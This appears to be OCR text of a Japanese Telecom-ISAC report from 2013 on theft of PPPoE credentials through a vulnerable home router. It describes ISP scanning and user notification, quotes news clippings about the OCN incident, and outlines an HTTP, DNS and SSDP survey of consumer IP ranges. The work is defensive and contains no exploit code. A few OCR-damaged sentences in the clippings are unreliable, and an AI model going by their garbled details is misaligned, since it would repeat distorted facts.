
意図せずネット接続がNGとなり、ユーザはISPへ問合せを行う。
※ただし、既に確立済みPPPoEセッションが不正変更後もそのまま残っているケースもあり、不正変更に気づかないユーザも存在

ユーザ問合せによって、アカウント詐取事象が発覚した。

発生している被害概要 (インシデント③)

ログイン不可事象ばかりではなく、アカウント情報詐取によって金銭被害につながるインシデントも発生

例) プロバイダサービスの不正利用(不正電話利用)



脆弱性対応がとられていない該当製品への踏み込んだ対応

- 本脆弱性に対し、製品メーカー、ISP、セキュリティ団体から広く注意喚起が実施されているが、未だに脆弱性対策を実施していないと思われる該当製品を利用し続けているユーザが多数存在しており、サイバー攻撃のインフラとして悪用されているとともに、インシデントに巻き込まれている



- 外部からの観測とISP個別に持っているユーザ接続情報等を照らし合わせ脆弱性対応未実施の該当製品の利用者を特定し、注意喚起&脆弱性対応のお願いをする
- 本事例に関しての公表を実施することで、利用者への更なる注意喚起と悪用者(サイバー攻撃者)への牽制

Telecom-ISAC Japanおよび本施策に対し賛同した会員ISPで、

- | | |
|---|-------------|
| ① L社製脆弱性保有ルータをネットワーク側から調査を実施し | T-ISAC-Jで実施 |
| ② スキャン結果とISPが保有するユーザ接続情報を照らし合わせることで | ISPで実施 |
| ③ 該当脆弱性保有ルータの利用者を特定し、 | ISPで実施 |
| ④ 特定した利用者に対し、手紙、電子メール等を利用して注意喚起を行う
とともに脆弱性対応をお願い | ISPで実施 |

脆弱性対応依頼 = ・ルータ ファームウェアのバージョンアップ
+ PPPoE認証ID / PW の変更



Telecom-ISAC Japan、会員ISP、製品メーカー(L社)との合意の下に本施策を実施

※ 製品メーカーとの協議においては一部協議中の事項も有

- ネットワーク側からの調査により***** (実施ISP合計)の利用者を特定
- 9/24より各ISPよりユーザへの注意喚起を実施
 - ※ 10/31時点でのべ注意喚起数 = ***** (実施ISP合計)
- 10/31現在 *****のユーザより注意喚起への応答 (対応依頼)
 - ※ 応答率 = *****%



- 調査日時変更(曜日属性、時間属性の変化)により更なる利用者の抽出
- 応答率を上げるためのより効果的な注意喚起の実施の検討

実は他社でも起こっている！ OCNを襲った不正アクセス事件にISP各社はどう対処すべきか

2013/09/27
榎原 康=日経コミュニケーション (筆者執筆記事一覧)

記事一覧へ >>> いいね! 157 ツイート 123

NTTコミュニケーションズ (NTTコム) のインターネット「OCN」において、2013年6月に発生した接続パスワードの件。メール送受信や契約者情報の確認・変更には別のID/パスワードのため、決済情報を含む個人情報の漏洩はなかったが、インターネットプロバイダー (ISP) 業界で大きな話題となっている。

NTTコムの6月26日の発表によると、不正変更されたパスワード756件。6月24日の午後5時に異常に気付いた。ログを詳細に果、特定のIPアドレスから多数のIDに対してパスワードの変跡があったという。悪用されたIDによる接続を一時的に遮断した。

その後も調査を続けると、原因はどうか [] 製の有線LANルーター (「LAN-W300N/R」「LAN-W300N/RU2」) の脆弱性にあることが判明する (写真1)。コムは、8月20日に発表したように、当該ルーターの利用顧客ネットワーク経由で調べ、対象者に個別に連絡して対策を促すこと

- OCNに不正アクセス、756件の接続パスワードが不正変更
- OCNへの不正アクセスは無線LANルーターの脆弱性が原因
ファームウェア更新呼びかけ



2013年 (平成25年) 10月25日 [金曜日]

文字サイズ: 小 中

ツイート シェアする チェック

トップページ > 科学・医療ニュース一覧 > 家庭のネットIDなど悪用被害150件超

ニュース詳細

家庭のネットIDなど悪用被害150件超

10月25日 5時3分



一般家庭からインターネットに接続する際のIDやパスワードが盗まれ、銀行やゲーム会社などへのサイバー攻撃に悪用される被害が、ことしに入って150件以上に上っていることが分かりました。

無線LANなどを利用するための機器の欠陥が悪用されたとみられ、インターネットプロバイダー

が注意喚起を始めました。

家庭からインターネットを利用する際は、通常、プロバイダーと契約して接続しますが、その時に利用するIDとパスワードが盗まれるケースが相次いでいます。盗まれたIDはサイバー攻撃に悪用されていて、プロバイダー事業を行うNTTコミュニケーションズの調査では、ことし4月から今月までに、少なくとも158件起きていくということです。

攻撃の対象となったのは、オンラインバンキングやゲーム会社など20社以上のサイトで、何者かが発信元を分からなくするため、盗んだ他人のIDを利用したとみられています。

このIDが盗まれた原因のほとんどは、無線LANなどを使用するためのルーターという接続機器に搭載されたソフトウェアの欠陥です。

ルーターは通常、家庭のパソコンからしか操作できませんが、一部の機器に、外部から

主要ニュース

- 雨星 平年10月の3倍超のところも
- 台風28号 午後小笠原諸島に接近へ
- 伊豆大島 元町と泉津に避難準備情報
- 世界の男女間格差 日本は105位
- 企業間サービス価格 5か月連続上昇
- 英紙 世界の指導者35人が傍受対象
- 漁船がレーダーに映らず衝突か

Facebookページはこちら
気になるニュースは いいね! をクリック
※クリックするとNHKサイトを離れます

WEB特集

- NGから見るウルトラマンの秘密 10月24日 (木)
- 学カデスト誰がどう公表するのか 10月23日 (水)
- 「計測不能に」中国の大気汚染 10月22日 (火)
- 非正規教員増加で教育に影響 10月21日 (月)
- 低燃費 実現を支える中小企業 10月18日 (金)

アクセスランキング

10月25日 | 10月24日 | 一週間

- 1 台風と前線 激しい雨が降る時間帯は
- 2 絶滅危惧の猫 15年間飼育
- 3 雨星 平年10月の3倍超のところも
- 4 台風27号北上 四国で猛烈な雨
- 5 台風27号 四国や近畿 断続的激しい雨

ネットワークデバイスの 脆弱性調査

Telecom-ISAC Japanでは昨年度より、ルータなどのネットワークデバイスの脆弱性問題について議論を重ね、対策検討を行ってきた。


本年2月にはUPnPの脆弱性が国内外で指摘され、3月にはDNSのOpen Resolverを踏み台とした大規模なDoS攻撃が発生、6月にはPPPoE認証ID詐取による不正利用など、NW機器の脆弱性に起因した多くの問題が既に現実として発生している。

将来的には、スマートグリッド、ネットワーク家電、モバイル機器の普及・定着、そしてIPv6の導入によるNWの総グローバルIP化等に見られるよう、社会のネットワーク化が進むにつれて、これまで以上にネットワークに接続されているデバイスの脆弱性が社会インフラに与える影響は増すばかりの状況となっている。

また従来、システムの脆弱性は攻撃を受けてから調査・対策を行うことが常態化しており、対策側は常に後手に回っていた。攻撃の未然防止・被害低減を図るためにも、国内のセキュリティレベルをプロアクティブに調査する手法の確立も今後重要なテーマになりうると考えられる。


NWデバイス調査に向けた脆弱性事例の調査

■NWデバイスの脆弱性と起こり得るインシデント NWデバイスを取りまく主だった脆弱性とそれを利用した攻撃種別、その結果発生し得るインシデント例の関係を以下の図に示す。



■ 調査対象プロトコルの選定

Telecom-ISAC Japanでは前述各種の事例やその他セキュリティ情勢・サイバー攻撃状況を鑑みた結果、**HTTP・DNS・ssdp** に着目することとした。




本活動では、特に危険度の高いと思われる脆弱性に注目し、具体的に以下を対象として調査を実施した。

- **HTTPリクエストに対する応答状況の調査**
- **DNSクエリの送信に対する応答状況の調査**
- **UPnP(SSDP)リクエストに対する応答状況の調査**

調査ネットワーク構成概要

Telecom-ISAC Japan環境からISP様ご提供のIPアドレス帯に対し、各通信コマンド(DNS/HTTP/SSDP)を実施する。実行結果はDBへ登録し、通信内容に関する分析を行う。



■調査対象

Telecom-ISAC Japan会員ISPのコンシューマサービスIPアドレス

■調査対象アドレス総数

約750万 IPアドレス (ユーザ割り当て用にDHCP等にプールしているもの)

■調査実施期間

8/9(金)～8/21(水)間の日中帯(10:00～19:00)を中心に実施


※一部は上記期間の夜間帯、または予備調査期間(6月)に実施したものもあり

■調査実施内容

- ・DNS調査
- ・HTTP調査
- ・SSDP調査

- 401 認証がオープンになっている機器はGoAhead-Websなど組込系Webサーバソフトウェアが多く占めており、BBルータ等管理画面(Webインターフェイス)を持つNW機器が該当することが推測される
